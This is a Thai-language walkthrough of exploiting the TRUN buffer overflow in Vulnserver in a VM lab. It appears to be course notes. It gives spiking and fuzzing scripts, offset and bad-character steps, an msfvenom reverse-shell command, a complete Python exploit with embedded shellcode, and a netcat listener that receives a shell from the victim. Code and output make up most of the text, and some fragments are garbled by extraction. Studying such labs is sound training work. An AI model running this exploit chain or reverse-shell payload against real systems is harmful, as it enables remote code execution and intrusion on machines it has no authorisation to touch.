

buffer overflow - vulnserver (1640704910)

Step 0 : Setup เครื่องเหยื่อ


1. Run as Admin : Vulserver.exe

Download Link : <https://github.com/stephenbradshaw/vulnserver>

2. Run as Admin : Immunity Debugger

Download Link : <https://www.immunityinc.com/products/debugger/>

3. กด Run ให้ Immunity Debugger สถานะเป็น Running



Step 1 : เชื่อมต่อกับเครื่องเหยื่อ

1. Port Discover (ค้นหาPortที่เปิดอยู่บนเครื่องเหยื่อ)

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-14 03:59 EST
Nmap scan report for 192.168.233.186
Host is up (0.00060s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         SLmail smtpd 5.5.0.4433
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9999/tcp  open  vulnserver   Vulnserver
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:92:E0:B8 (VMware)
Service Info: Host: WIN-65CSHUQCTOS; OS: Windows; CPE: cpe:/o:microsoft:windows
```

2. เชื่อมต่อกับ Vulserver ในเครื่องเหยื่อ และตรวจสอบ Function ของโปรแกรม
คำสั่ง : nc <IP เครื่องเหยื่อ> <PORT ที่เปิดบริการ Vulserver>

```

nc -nv 192.168.233.186 9999
(UNKNOWN) [192.168.233.186] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT

```

Step 2 : การโจมตี

ทุกครั้งที่จะเริ่มทดสอบกรุณา ปิด/เปิด Vulserver และ Immunity Debugger ใหม่ พร้อม Attach

1. Spiking : ตรวจสอบ Function ของโปรแกรมว่า Function ใดที่สามารถทำ Buffer Overflow ได้
 - a. โดยสร้างไฟล์ Spike Script : stats.spk โดยมี Code ดังนี้

```

s_readline();
s_string("ชื่อFunctionที่ต้องการทดสอบ ");
s_string_variable("COMMAND");The

```

- b. ใช้คำสั่ง generic_send_tcp <IP เครื่องเหยื่อ> <ชื่อไฟล์ spike script> 0 0 เพื่อ Run Spike Script

```

generic_send_tcp 192.168.233.186 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
VariablesSize= 5004
Fuzzing Variable 0:2
VariablesSize= 5005
Fuzzing Variable 0:3
VariablesSize= 21
Fuzzing Variable 0:4
VariablesSize= 3
Fuzzing Variable 0:5

```

- c. ถ้า Immunity Debugger ในเครื่องเหยื่อมีสถานะไม่เป็น Paused ให้กลับไปแก้ไข Function ใน Spike Script
2. Fuzzing : หาดำแหน่งแบบคร่าวๆที่จะเกิด BOF
 - a. สร้างไฟล์ Fuzzing.py โดยมี Code ดังนี้

```

#!/usr/bin/python3

import sys, socket
from time import sleep

buffer = "A" * 100

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.233.189',9999))

```

buffer

```
payload = "ให้ใส่ชื่อFunctionทดสอบแล้วเกิดBOFในชั้นก่อนหน้า /./" +
```

```
s.send((payload.encode()))
```

```
s.close()
```

```
sleep(1)
```

```
buffer = buffer + "A"*100
```

except:


```
print ("Fuzzing crashed at %s bytes" % str(len(buffer)))
```

```
sys.exit()
```

b. RUN : Fuzzing.py เพื่อทดสอบ

```
# ./fuzzing.py  
^CFuzzing crashed at 3100 bytes
```

c. กด CTRL + C เมื่อ Immunity Debugger ในเครื่องเหยื่อมีสถานะเป็น Paused



หาก RUN FILE : Fuzzing.py ไม่ได้ให้ใช้คำสั่ง : `chmod +x fuzzing`

```
(kali@kali)-[~/Desktop/BOF]  
$ chmod +x fuzzing.py
```

3. Finding The Offset : หาตำแหน่ง EIP

a. สร้าง Pattern : `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <ค่าที่ได้มาจากการFuzzing>`

ถ้าหา `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb` ไม่เจอให้ `sudo updatedb` ก่อน

b. นำ Pattern ไปแทน Buffer ในไฟล์ fuzzing.py

```
#!/usr/bin/python3
```

```
import sys, socket  
from time import sleep
```

```
buffer = "ใส่ Pattern ที่ได้มา"
```

```
try:
```

```

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.233.189',9999))

payload = "TRUN /./" + buffer

s.send((payload.encode()))
s.close()
sleep(1)
buffer = buffer + "A"*100
except:
print ("Fuzzing crashed at %s bytes" % str(len(buffer)))
sys.exit()

```

c. RUN file : fuzzing.py

The screenshot shows the 'Registers (FPU)' window in Immunity Debugger. The EIP register is highlighted in blue and contains the value 00401848. The instruction pointer is also 00401848. The instruction being executed is 'Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4'. The instruction pointer is 00401848. The instruction pointer is 00401848. The instruction pointer is 00401848.

d. นำEIPที่ได้จาก Immunity Debugger หาด้านหนึ่ง Pattern_offset

```

# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3500 -q 386F4337
[*] Exact match at offset 2003

```

e. ตำแหน่งที่ได้คือ 2003

4. Overwrite EIP

- สร้างไฟล์เพื่อนหาค่า EIP จาก offset ที่ได้
- ควบคุม EIPได้สำเร็จ

The screenshot shows the 'Registers (FPU)' window in Immunity Debugger. The EIP register is highlighted in blue and contains the value 42424242. The instruction pointer is also 42424242. The instruction being executed is 'Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4'. The instruction pointer is 42424242. The instruction pointer is 42424242.

```
#!/usr/bin/python3

import sys, socket
from time import sleep

shellcode = "A"*2003 + "B"*4

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.233.185',9999))

    payload = "TRUN ./:" + shellcode

    s.send((payload.encode()))
    s.close()

except:
    print ("Error on connection to server")
    sys.exit()
```

5. Bad Characters : ตรวจสอบตัวอักขระที่มีผลทำให้ shellcode ไม่สามารถทำงานได้
 - a. ในโจทย์นี้ไม่มี Bad Characters
 - b. แก้ไข Code ให้มี Bad Characters
 - i. Bad Characters : <https://github.com/cytopia/badchars>
 - ii. สร้างไฟล์เพื่อทดสอบและนำ Bad Characters ใส่

```
#!/usr/bin/python3

import sys, socket
from time import sleep

badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
    b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
)
```

```
b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"  
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"  
b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

)

```
shellcode = b"A"*2003 + b"B"*4
```

try:

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
s.connect(('192.168.233.185',9999))
```

```
payload = b"TRUN ./:" + shellcode + badchars
```


```
s.send(payload)  
s.close()
```

except:

```
print ("Error on connection to server")  
sys.exit()
```

c. Run : Bad Characters

- i. ตรวจสอบค่า Register ESP
- ii. Follow in Dump ใน Immunity Debugger



d. Bad Characters ที่พบ : ถ้าไม่มี Bad Characters Hex Dump จะเรียงตั้งแต่ 01 ถึง FF

- g. กด F2 เพื่อ Set breakpoint เพื่อตรวจสอบว่าโปรแกรมRUNมาถึงตำแหน่งนี้หรือไม่ จะมีค่าต่อท้ายAddress ว่า FFE4
- h. สร้างไฟล์ เพื่อให้ EIP รุ่งไปถึง Address ที่เรากำหนด
 - i. จำเป็นต้อง Reverse ตำแหน่ง Address Ex. 625011AF > b"\xaf\x11\x50\x62"

```
#!/usr/bin/python3

import sys, socket
from time import sleep

shellcode = b"A"*2003 + b"\xaf\x11\x50\x62"

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.233.185',9999))

    payload = b"TRUN ./:" + shellcode

    s.send(payload)
    s.close()

except:
    print ("Error on connection to server")
    sys.exit()
```

- i. กรณีทำถูกต้อง โปรแกรมต้องหยุดที่ Breakpoint ที่ได้ตั้งไว้
 - j. ถ้าหยุดแสดงว่าควบคุม EIP ได้แล้ว
7. Shellcode : สร้าง Shellcode แบบ reverse shell เพื่อเชื่อมกลับมายังเครื่องattacker
- a. ใช้โปรแกรม msfvenom
 - b. โดยมีคำสั่งดังนี้ msfvenom -p windows/shell_reverse_tcp LHOST=<IP เครื่อง Attacker> LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00" Bad Characters
- กรณีไม่มีใส่ \x00


```

kali@kali:~/Downloads/OSCP/80f/Vulnserver$ msfvenom -p windows/shell_re
[-] No platform was selected, choosing Msf::Module::Platform::Windows fr
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1965 bytes
shellcode = b""
shellcode += b"\xb6\x62\x39\xdb\x3e\xdb\x3d\x9\x74\x24\xf4"
shellcode += b"\x5a\x33\x9\x31\x52\x83\x2\x84\x31\x7a\x8e"
shellcode += b"\x03\x18\x37\x39\xcb\x20\xaf\x3f\x34\x8d\x30"
shellcode += b"\x20\xbc\x3d\x01\x60\xda\x36\x32\x50\xa8\x1a"
shellcode += b"\xb6\x1b\xfc\x8e\x34\x69\x29\xa1\xfd\xca\x0f"
shellcode += b"\x8c\xfe\x75\x73\x8f\x7c\x84\xa8\x8f\xbc\x47"
shellcode += b"\xb5\xde\x99\xba\x24\x22\x52\x0b\x0b\xfd\x07"
shellcode += b"\x8c\x37\x59\xab\x01\x30\xbe\x7c\x23\x11\x11"
shellcode += b"\xf6\x7a\xb1\x90\xdb\xff\xfa\x8a\x38\x32\xb2"
shellcode += b"\x21\x8a\xc8\x45\xe3\xc2\x31\xe9\xca\xea\xc3"
shellcode += b"\xf3\x8b\xcc\x3b\x86\x65\x2e\x31\x91\xb2\x4c"
shellcode += b"\x1d\x17\x20\xfb\x06\x8f\x8c\x86\x3a\x49\x47"
shellcode += b"\x04\x7f\x1d\x0f\x09\x06\xff\x12\x43\x03\x4f"
shellcode += b"\xea\xbf\x07\x2d\x2e\x9b\x8c\x7b\x77\x44\x62"
shellcode += b"\x83\x67\x2a\xdb\x21\xec\x37\x08\x58\xaf\x8f"
shellcode += b"\xf0\x51\x4f\x50\x6a\xe1\x3c\x62\x35\x59\xaa"
shellcode += b"\xc0\xbe\x47\x2d\x30\x95\x30\xa1\xcf\x16\x41"
shellcode += b"\xe0\x8b\x42\x11\x82\xba\x0b\xfa\x52\x42\x3e"
shellcode += b"\xac\x02\xec\x91\x0b\xf2\x4c\x42\x06\x10\x43"
shellcode += b"\xb0\x15\x23\x89\x65\x0d\xde\x0a\x19\xe0\x97"
shellcode += b"\x10\x3f\x08\x57\x23\xb9\x64\xb1\x49\xad\x20"
shellcode += b"\x6a\x06\x54\x69\xe0\x97\x99\x7a\x8d\x98\x12"
shellcode += b"\x44\x72\x56\xd3\x21\x00\x0f\x13\x7c\xda\x86"
shellcode += b"\x2c\xaa\x72\x44\xbe\x31\x82\x03\xa3\xed\xd5"
shellcode += b"\x44\x15\x04\xb3\x78\xbc\x56\xa1\x00\xcd\x99"
shellcode += b"\x51\x5f\x29\x27\x08\x12\x15\x03\x7a\x0a\x96"
shellcode += b"\x0f\x2e\x02\xc0\x09\x08\x04\x0b\xab\x72\xdf"
shellcode += b"\x10\x62\x12\xa0\x5a\x05\x64\xa7\x06\x43\x88"
shellcode += b"\x16\x6f\x12\xb7\x07\x92\x0c\x5f\x97\x5d"
shellcode += b"\x1b\x4e\xb7\x0f\x89\xbb\x50\x66\x58\x06\x3d"
shellcode += b"\x99\xb7\x45\x30\x1a\x3d\x30\x0f\x82\x34\x33"
shellcode += b"\xf0\x04\x05\x49\x04\x00\x3f\x9f\x95\x08"

```

c. โดยจะได้ shellcode มา และนำไปสร้างไฟล์

```
#!/usr/bin/python3
```

```
import sys, socket
from time import sleep
```

```
overflow = (
```

```

b"\xba\x33\x8a\xf3\x99\xdb\x05\x09\x74\x24\xf4\x5d\x2b\xc9"
b"\xb1\x52\x31\x55\x12\x83\xed\xfc\x03\x66\x84\x11\x6c\x74"
b"\x70\x57\x8f\x84\x81\x38\x19\x61\xb0\x78\x7d\xe2\xe3\x48"
b"\xf5\xa6\x0f\x22\x5b\x52\x9b\x46\x74\x55\x2c\xec\xa2\x58"
b"\xad\x5d\x96\xfb\x2d\x9c\xcb\xdb\x0c\x6f\x1e\x1a\x48\x92"
b"\xd3\x4e\x01\xd8\x46\x7e\x26\x94\x5a\xf5\x74\x38\xdb\xea"
b"\xcd\x3b\xca\xbd\x46\x62\xcc\x3c\x8a\x1e\x45\x26\xcf\x1b"
b"\x1f\xdd\x3b\xd7\x9e\x37\x72\x18\x0c\x76\xba\xeb\x4c\xbf"
b"\x7d\x14\x3b\xc9\x7d\xa9\x3c\x0e\xff\x75\xc8\x94\xa7\xfe"
b"\x6a\x70\x59\xd2\xed\xf3\x55\x9f\x7a\x5b\x7a\x1e\xae\x0d"
b"\x86\xab\x51\x36\x0f\xef\x75\x92\x4b\xab\x14\x83\x31\x1a"
b"\x28\xd3\x99\xc3\x8c\x98\x34\x17\xbd\xc3\x50\xd4\x8c\xfb"
b"\xa0\x72\x86\x88\x92\xdd\x3c\x06\x9f\x96\x9a\xd1\xe0\x8c"
b"\x5b\x4d\x1f\x2f\x9c\x44\xe4\x7b\xcc\xfe\xcd\x03\x87\xfe"
b"\xf2\xd1\x08\xae\x5c\x8a\xe8\x1e\x1d\x7a\x81\x74\x92\xa5"
b"\xb1\x77\x78\xce\x58\x82\xeb\x31\x34\x65\x59\xd9\x47\x75"
b"\x8f\x46\xc1\x93\xc5\x66\x87\x0c\x72\x1e\x82\xc6\xe3\xdf"
b"\x18\xa3\x24\x6b\xaf\x54\xea\x9c\xda\x46\x9b\x6c\x91\x34"
b"\x0a\x72\x0f\x50\xd0\xe1\xd4\xa0\x9f\x19\x43\xf7\xc8\xec"
b"\x9a\x9d\xe4\x57\x35\x83\xf4\x0e\x7e\x07\x23\xf3\x81\x86"
b"\xa6\x4f\xa6\x98\x7e\x4f\xe2\xcc\x2e\x06\xbc\xba\x88\xf0"
b"\x0e\x14\x43\xae\x08\xf0\x12\x9c\xda\x86\x1a\xc9\xac\x66"
b"\xaa\xa4\xe8\x99\x03\x21\xfd\xe2\x79\xd1\x02\x39\x3a\xf1"
b"\xe0\xeb\x37\x9a\xbc\x7e\xfa\xc7\x3e\x55\x39\xfe\xbc\x5f"

```

```
b"\xc2\x05\xdc\x2a\xc7\x42\x5a\xc7\xb5\xdb\x0f\xe7\x6a\xdb"  
b"\x05")
```

```
shellcode = b"A"*2003 + b"\xaf\x11\x50\x62" + b"\x90" * 32 + overflow
```

```
try:
```

```
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect(('192.168.233.185', 9999))
```

```
    payload = b"TRUN ./." + shellcode
```

```
    s.send(payload)  
    s.close()
```

```
except:
```


```
    print ("Error on connection to server")  
    sys.exit()
```

Step 3 : รับการเชื่อมต่อจากเครื่องเหยื่อ

1. เครื่อง Attacker : ใช้คำสั่ง nc -nlvp <port ที่เปิดไว้> เพื่อเป็นช่องทางกับรับการเชื่อมต่อ

```
(root@kali)-[~/Desktop]
# nc -nlvp 4444
listening on [any] 4444 ...
```

2. เครื่องเหยื่อ : ให้เปิด Vulserver.exe ไว้
3. RUN code จากขั้นตอนก่อนหน้านี้ และ get shell จากเครื่องเหยื่อ




```
(root@kali)-[~/Desktop/B0F]
# ./injectshellcode.py

(root@kali)-[~/Desktop/B0F]
#

(root@kali)-[~/Desktop]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.233.178] from (UNKNOWN) [192.168.233.185] 49925
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\cs471\Desktop\vulnserver-master>vulnserver-master>
```

4. เมื่อเข้าถึงshellเครื่องเหยื่อได้แล้ว ใช้คำสั่ง systeminfo เพื่อดูรายละเอียดของเครื่องเหยื่อ



```
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\cs471\Desktop\vulnserver-master\vulnserver-master>systemc
systeminfo
systeminfo
systeminfo
syst
Host Name: WIN-JEDSADA
OS Name: Microsoft Windows 7 Ultimate
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Home/Small Business
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00426-292-0000007-85542
Original Install Date: 2/13/2023, 2:18:22 AM
System Boot Time: 3/16/2024, 4:27:22 PM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: X86-based PC
Processor(s): 1 Processor(s) Installed.
[01]: x64 Family 6 Model 94 Stepping 3 GenuineIntel ~3408 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
```

